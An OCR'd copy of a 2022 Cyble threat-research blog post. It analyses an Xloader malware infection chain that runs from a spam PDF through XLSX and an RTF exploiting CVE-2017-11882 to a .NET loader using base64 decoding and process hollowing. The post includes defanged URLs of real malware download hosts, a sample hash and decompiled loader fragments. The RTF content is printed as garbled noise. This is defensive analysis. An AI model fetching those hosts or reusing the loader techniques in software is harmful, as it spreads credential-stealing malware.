
Xloader Returns with New Infection Technique

blog.cyble.com/2022/07/01/xloader-returns-with-new-infection-technique/

July 1, 2022


CYBLE
XLOADER RETURNS WITH NEW INFECTION TECHNIQUE
MULTISTAGE DELIVERY OF MALWARE USING STEGANOGRAPHY

Multistage Delivery of Malware Using Steganography

During our routine threat-hunting exercise, Cyble Research Labs came across a Twitter post wherein a researcher mentioned an interesting infection chain of Xloader malware.

The malware uses multiple file types such as PDF, XLSX, and RTF for its initial infection and execution. It is also designed to drop three modules in memory and execute the final payload using the Process-Hollowing technique. Additionally, The malware uses steganography to hide its malicious content in a bitmap file.

The below figure shows the infection chain of Xloader malware.




Figure 1 – Xloader Infection Chain

Xloader is a rebranded version of the Formbook stealer. It is designed as a malicious tool to steal credentials from different web browsers, collect screenshots, monitor and log keystrokes from the victim’s machine, and send them to Command and Control (C&C) server. Typically, Xloader spreads via spam emails that trick victims into downloading a malicious attachment file, such as MS Office documents, PDF documents, etc.

This blog showcases the deep-dive analysis of the malware infection, starting with a spam email containing a PDF attachment to deliver the final payload of Xloader malware. The PDF attachment is shown below.





Figure 2 – PDF Attachment from Spam Email

Upon opening a PDF file, it drops the embedded XLSX file named *“has been verified. However PDF, JPG, Docx, .xlsx”* into the *“Temp”* location. It then uses multiple extensions of different file formats to trick the user. The below figure shows the embedded file details of the PDF document.




```
PDFiD 0.2.7 C:\Users\[redacted]\Overdue_invoice.pdf
 PDF Header: %PDF-1.5
 obj                    28
 endobj                 28
 stream                 26
 endstream              26
 xref                    0
 trailer                 0
 startxref               1
 /Page                   0
 /Encrypt                0
 /ObjStm                 1
 /JS                     0
 /JavaScript             0
 /AA                     0
 /OpenAction             1
 /AcroForm               1
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /EmbeddedFile           1
 /XFA                    0
 /URI                    0
 /Colors > 2^24          0
```

Figure 3 – Embedded file in PDF Document

Upon execution of the XLSX file, it downloads the RTF document file from the URL – **hxxps[:]//htmlpreview[.]github[.]io@oshi[.]at/Nmtw**.

When the RTF document is opened, MS Word’s equation editor (EQNEDT32.exe) will automatically launch and download a .NET malware file from the URL – **hxxp[:]//192.227.173[.]33/71/vbc[.]exe**.

The below figure shows the opened RTF document.



```
%9$[§.$!(^~-^µ=_*+µ_:+_5|~;^/=<?µ4§+|(]4?'^|07$<]04>_6%/^6@§*>-^']'%#_?
?9).3+)653?~µ%2§5]?#@µ5*?4?';^4@>&1:?µ%/?):/;?~<%6;#?`+)(95?6?/3/#~[)§1
][6;°?-+8?0*</`|]>@8495)24_;2~|~*,%3_*)+)5;-/$8?0[]%°(?@#?_7['?:6^22%?@``
]~=-;5*<[94=(%[µ=]8$,?/*[~9=`6,%>07*%-70:$;>?):]>§?`<^+9=4µ?)55*3:=1&^9
8#19?~0=?>|#17-`2>`5,[6§§``>?.*2<|@3>10')%=7'3|!@µ;.425|%0°§1[~|/§1$<@`_
µ?%#</*+65<34#^[[?]6<|2@`?'?70+%8*8§[85?)1;&6°?'[_]?)>'%!?.79[???%[+]-,4
7_;@]*['~@?§!&^6'.^@&7#~??*(=:_°?6~:°?=4'%?!%-^0°)_;:9:0@&>?<;94?-:4>/
1-)[3-+^?$|§',21??1?µ^~?.°~!?!=9/%[*?9<#?81__14`.?],<-_65?°3%=(|&?56_2?$6
?66&>?54*°$#$5!7?6_`%)6|°/°%)39°?:µ(3%.+°#7|^$=.^7/>??`?%];]>°'^=?,&4``%
%.39?0,!48µ*(0?)/*~/=[12^?%@[9$?:82#;2@-µ?`^%2<</84?_,?9#*5%3:°?~[=>;°
?°%%--`;%3:=0|?;8µµ:?'?0|%':.~@;?@!=4#(77°@@?9§_^9°-?67|5-_~§<&.?;!78?0
(1#.8/µ^µ§]'_(%?_µ=-?_7*#^?2-?'>§;-8:9)µ+|7?>~|'._<??^+=2?$`'[*/0?!$#8]/;+15°
&81#!6??*1)1.%>[.&µ,0/'1852?|~_:,=?3-5/[4:;|?8@@*;-9?]]?&°|~°14!><944$?>!
%$*1!^7§8§7*6]5,`+#8|4%§-_5|6µ%''.?[[5?&%:^+;]!&/<4&6$(`.+[6|°$=17-|°7`[31
0![61?'_3&+:;].?]?@,$)!&°?1?*?4?`921).'§|8',=|[%]%^0-8?1='3°?_)<°@4/1]7&_2(
>.`|!:µ[:&??/+2>9)0@^?µ$?8|)>@+?~<@#=,)!?1?@=`1`,60?<,67°?;?@|%?[+_+§
~:|`~)4*8_>>316%4!1°*/~_??_)]$+µ](35!???''!1?8806'@!9+%./*@%?)$)?-19[4;'?
%?!>9[2µµ°7%!/%59:&'/2!@'&8?:^0/:1§µ?:28</^°[%#|-2_8,_?'µ9~-44>%.30)|?>;
=/??(7|5@]%.+?(4_0>-#+`~2?%~]'`],&µ=3!-2!%§?1%°,+/+#^7|4+=0.)%]°~/#5.[-:0
&2`^#1#$`%??§[`.1#43??++'9&?-&6@(?!`]$_°!_1§°°(@@4;_?§]?9^[@2??8_&,)?
3_=~]<~)2^<#'/?^?1°;°.!4),!6§;*<?17^2_8?<<,062(8@_:~#/*|[:.#85°-4)+?#§!5:.[`2
?_(&1~)=°>7,?!?|_6~.9~5873?-15`?-?°-9:.25?>?*?*?§$9~97:)?8+;#?41%?03`<,&;
§§µ>'~0@;@?@&`98$^;8_§=[%1,5/)68.%25§-8>`64%?,>0.)03)^%=|(#8^2-~%;.?
9=%3!3,*`[?[?1.=!6=_4/`:_-°8,|0%?2?)):?4<`_8°~<)7-';|,1%?)§$>07'>,^2*§6?0§]+[
2?&_=[/@@?`3$*#!_3@_$2?8?|>;~?*§?>_|$`,:=9&4`#3(~(29>°:!>^(&2>2*@1=?
```

Figure 4 – RTF Document

The .NET executable file named *“vbc.exe”* isdownloaded from the RTF document via equation editor vulnerability (CVE-2017-11882) and is an obfuscated binary file. The below figure shows the obfuscated and de-obfuscated file details such as methods and functions.





Figure 5 – Obfuscated and De-obfuscated details of the “vbc.exe” file

Technical analysis:

We have taken the sample hash (SHA256), ***d0c85ba5e6d88e1e0b5f068f125829b4e224b90be2488f2c21317447dc51fb9e*** for our analysis. It is a 32-bit, .NET executable file named as *“vbc.exe”.*

Upon execution of the vbc.exe file, the method *Convert.FromBase64String()* in the *Main()* function decodes the base64 string content and returns a new PE file, as shown below.



```
// Token: 0x06000284 RID: 644 RVA: 0x00002F24 File Offset: 0x0000112
static byte[] smethod_97(string string_0)
{
    return Convert.FromBase64String(string_0);
}
```

100 %


Locals

Name	Value
System.Convert.FromBase64String returned	{byte[0x00004200]}
object_2	"TVqQAAMAAAAEAAAA//8AAL

Name	Value
System.Convert.FromBase64String returned	{byte[0x00004200]}
[0]	0x4D
[1]	0x5A
[2]	0x90
[3]	0x00
[4]	0x03
[5]	0x00

Figure 6 – Base64 String Conversion

After decoding the base64 content, vbc.exe loads the converted PE module named *“Bunifu.UI.dll”* into memory by using a dynamically invoked function with passing arguments of strings such as *“Invoke”* and *“Bunifu_TextBox.”* The below figure shows the concatenated strings used in the malware file.



```
        MethodInfo object_ = GForm3.smethod_79(type_0, GForm3.smethod_78(new string[]
        {
            "B",
            string.Empty,
            "unifu_Te",
            string.Empty,
            "xtBox"
        }));
        GForm3.smethod_80(object_, null, GForm3.smethod_78(new string[]
        {
            "In",
            string.Empty,
            "vo",
            string.Empty,
            "ke"
        }), new object[]
        {
            0,
            array
        }, null, null);
    }
```

100 %

Modules


Process All Search

Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp	Address	Process	AppDomain	Path
System.Configuration.dll	No	No	No	7	4.8.4190.0 built by: NET48REL1LAST_B	05/06/2020 04:49:48	06E60000-06EC6000	[0x22F4] abcde-cleaned.exe	[1] abcde-cleaned.exe	C:\Windows\
System.Xml.dll	No	No	No	8	4.8.4084.0 built by: NET48REL1	24/11/2019 08:24:14	07160000-073E6000	[0x22F4] abcde-cleaned.exe	[1] abcde-cleaned.exe	C:\Windows\
Accessibility.dll	No	No	No	9	4.8.4084.0 built by: NET48REL1	24/11/2019 08:17:22	07410000-0741A000	[0x22F4] abcde-cleaned.exe	[1] abcde-cleaned.exe	C:\Windows\
